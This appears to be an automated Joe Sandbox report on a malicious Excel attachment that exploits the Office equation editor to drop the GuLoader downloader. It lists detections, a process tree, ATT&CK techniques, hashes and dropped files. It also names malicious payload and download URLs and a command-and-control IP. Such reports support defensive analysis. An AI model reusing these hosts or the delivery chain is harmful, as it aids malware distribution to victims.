

JOeSandbox Cloud BASIC



ID: 433966

Sample Name: Booking
Confirmation.xlsx

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 08:52:50

Date: 14/06/2021

Version: 32.0.0 Black Diamond

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Analysis Report Booking Confirmation.xlsx

Overview

General Information

Sample Name:	Booking Confirmation.xlsx
Analysis ID:	433966
MD5:	0ff57b2fd3fb489d..
SHA1:	48f428a33c81e66.
SHA256:	36e8b5e6839f88f..
Tags:	VelvetSweatshop xlsx
Infos:	
Most interesting Screenshot:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropp...

Multi AV Scanner detection for subm...

Sigma detected: Droppers Exploiting...

Sigma detected: EQNEDT32.EXE c...

Sigma detected: File Dropped By EQ...

Snort IDS alert for network traffic (e...

Yara detected GuLoader

Yara detected GuLoader

C2 URLs / IPs found in malware con...

Classification

Process Tree

- System is w7x64
- EXCEL.EXE (PID: 2404 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2616 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
 - vbc.exe (PID: 2760 cmdline: 'C:\Users\Public\vbc.exe' MD5: EE83942376EA5717149517FCC832AB9F)
- cleanup

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://bara-seck.com/bin_NpuMLUuCfC62.bin, http://farmersschool.ge/bin_NpuMLUuCfC62.bin"
}
```

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
C:\Users\Public\vbc.exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2370080916.00000000003 C0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.vbc.exe.400000.0.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
4.2.vbc.exe.400000.1.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:



Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

 Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:



Office equation editor drops PE file

Data Obfuscation:



Drops PE files to the user root directory

Detected RDTSC dummy instruction sequence (likely for instruction hammering)


Tries to detect virtualization through RDTSC time measurements	
--	--

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Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Services Redirect Calls/SMTP
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Services Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Booking Confirmation.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	100%	Avira	HEUR/AGEN.1134908	
C:\Users\Public\vbcb.exe	100%	Avira	HEUR/AGEN.1134908	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	29%	VirusTotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	9%	ReversingLabs	Win32.Malware.Generic	
C:\Users\Public\vbcb.exe	29%	VirusTotal		Browse
C:\Users\Public\vbcb.exe	9%	ReversingLabs	Win32.Malware.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1134908		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1134908		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.155.82.236/nrsdoc/svchost.exe	0%	Avira URL Cloud	safe	
http://https://bara-seck.com/bin_NpuMLUuCfC62.bin, farmersschool.ge/bin_NpuMLUuCfC62.bin	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.155.82.236/nrsdoc/svchost.exe	true	Avira URL Cloud: safe	unknown
http://https://bara-seck.com/bin_NpuMLUuCfC62.bin, farmersschool.ge/bin_NpuMLUuCfC62.bin	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.155.82.236	unknown	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433966
Start date:	14.06.2021
Start time:	08:52:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Booking Confirmation.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/17@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.5% (good quality ratio 5.3%) • Quality average: 16% • Quality standard deviation: 27.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:54:08	API Interceptor	67x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.155.82.236	BL_SGN11203184.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fksd oc/svchost.exe
	spices requirement.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fksd oc/svchost.exe
	2773773737646_OOCL_INVOICE_937763.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fwkd oc/svchost.exe
	DRAFT BL_CMA_CGM.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fwkd oc/svchost.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	BL_SGN11203184.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	spices requirement.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 103.155.92.95
	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 103.155.92.95
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	2773773737646_OOCL_INVOICE_937763.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	DRAFT BL_CMA_CGM.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	PO (2).exe	Get hash	malicious	Browse	• 103.153.182.50
	PO.exe	Get hash	malicious	Browse	• 103.153.182.50
	Rebate_850149173_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_850149173_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe		 
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows	
Category:	downloaded	
Size (bytes):	147456	
Entropy (8bit):	5.822963661672907	
Encrypted:	false	
SSDEEP:	1536:zK7pvMMhAYInYgtuELhUQwe6KjEw5bMNccnuMG5reMFbCJQ:zCBqg197dvjEw5yccw5r7d	
MD5:	EE83942376EA5717149517FCC832AB9F	
SHA1:	EC75B10C6EF046CB63EAA20470AC94529FB4873A	
SHA-256:	B3498937A71913D7101FAFB04EB48A791106BEC97E21839B2E1BE8BB55A3F5FC	
SHA-512:	431CDD7E43FD6A4C4DF862297EEBC42E9CB68909647B57288A63BFE036D9D0560CC0E97D759BDA096E1389E3CD18D243E627CCE692660E2A384BE430623B25	
Malicious:	true	
Yara Hits:	Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe, Author: Joe Security	
Antivirus:	- Antivirus: Avira, Detection: 100% - Antivirus: Virustotal, Detection: 29%, Browse - Antivirus: ReversingLabs, Detection: 9%	
Reputation:	low	
IE Cache URL:	http://103.155.82.236/nrsdoc/svchost.exe	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....#...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...@.`R.....0.....@.....P.....X.....(....@...0.....text..... ..data...x.....@...rsrc...0....@.....0.....@...@...!.....MSVBVM60.DLL.....	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B15974F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDIBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B15974F.png

Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.;.;.....d.....{...m.m....4...h..B.d...%x.?.{w.\$#.Aff..?W.....x.(.....^.....^j.....oP.C?@GGGGGGGGGG?@GGGGG.F)c.....E)....c....w{).....e;_ttttX.....C.....uOV.+..l..} ?.....@GGG?@GGG./...uK.WnM'....s.s.....`.....tttt::.....:z.{...'.=.....ttt..g:::z.....=.....F.'..O..sLU..nZ.DGGGGGGGGGG.AGGGGGGGGG.Y....#~.....7,.....O..b.GZ.....].....].....]....CO.vX>.....@GGGw/3.....tttt2...s....n.U.!.....:.....%...'..}w.....>.{.....<.....^..Z...../..=.....~.....].q.t..AGGGGGGGGGG?@GGGGGGG...AA.....~.....z..^..\......_ttttX.....C...o.{O.Y1.....=...]^X.....ttt.tttt....f.%.....nAGGGG....[.....=...b...?{.....=.....
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C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2376BB51.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKqAwKoL5H8LiLtoEdJ9OSbB7laAvRXDIBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.;.;.....d.....{...m.m....4...h..B.d...%x.?.{w.\$#.Aff..?W.....x.(.....^.....^j.....oP.C?@GGGGGGGGGG?@GGGGG.F)c.....E)....c....w{).....e;_ttttX.....C.....uOV.+..l..} ?.....@GGG?@GGG./...uK.WnM'....s.s.....`.....tttt::.....:z.{...'.=.....ttt..g:::z.....=.....F.'..O..sLU..nZ.DGGGGGGGGGG.AGGGGGGGGG.Y....#~.....7,.....O..b.GZ.....].....].....]....CO.vX>.....@GGGw/3.....tttt2...s....n.U.!.....:.....%...'..}w.....>.{.....<.....^..Z...../..=.....~.....].q.t..AGGGGGGGGGG?@GGGGGGG...AA.....~.....z..^..\......_ttttX.....C...o.{O.Y1.....=...]^X.....ttt.tttt....f.%.....nAGGGG....[.....=...b...?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\539A36D9.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....) ..(!1!%)~.....383,7(.....+...7+++++.....+.....".....F.....!."1A..QRa.#2BSq.....3b.....\$c...C...Er.S.....?..x.5.PM.Q@E..l.....i..0.\$G.C...h..Gt...f..O..U..D.t^...uB...V9.f.<..t(.kt..d.@...&3)d@@@?.q...t..3!.....9.r....Q.(.W.X&..&1&T*.K.[kc.....[.l.3(f+.c...+....5...hHR.0...^R.G..6...&pB...d.h.04.*+.S...M.....[.....'.....J.....<O.....Yn...T.l.E*G.[l.....\$e&.....z..[.3.+...a.u9d.&9K.xkX'."...Y...l.....MxPu...b...:0e:R.#.....U.....E...4Pd/.0.`4 ..A...t...2...gb])b.l."&...y1.....l.s>ZA?.....3... z^....Ln6..Am.1m....0./..~y......1.b.OU...5.oi..LH1.f....sl.....f.'??...bu.P4>...+B...eL...R....<...3.00\$=..K!..Z.....O.l.z...am....C.k.iZ ...<ds....f8f..R...K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\60C1A490.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:AClfq2zNFewyOGGGQ0Z+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t..t.f.x...IDATx^.....~y....K...E...):.#.lk.\$o.....a-[..S..M*A..Bc.i+..e..u["R., (b...IT.0X.)...(.@...F>...v....s.g....x.>...9s..q]s.....w...^Z.....?.....9D.}w]W..RK.....S.y....S.y....S.J_.qr.....l}]_.....>r.v~..G.*).#.>z_.....]#..fF..?G.....zO.C.....zO.%.....'.....S.y....S.y....S.J_.qr.....l}]_.....>r.v~..G.*).#.>z....._W..~....S.....c..zO.C..N.vO.%.....S.y....S.y....S.J_.qr.....l}]_.....>r.v~..G.*).#.>z....._J.....Sjl..=...}.zO.%vO.+..vO.+).R...6.f'.m~m~..=..5C....4[...%uw.....M.r..M.k:N.q4[<..o.k..G.....XE=..b\$G..K...H'._nj..k]_.qr....l}]_.....>r.v~..G.*).#.>.....R...._j.G..Y.>..!.....O..{...L.]S.. .=>..OU...m.ks/...x.l...X.je.....?.....\$...F.....>..{Qb.....

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE03F06.png	
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
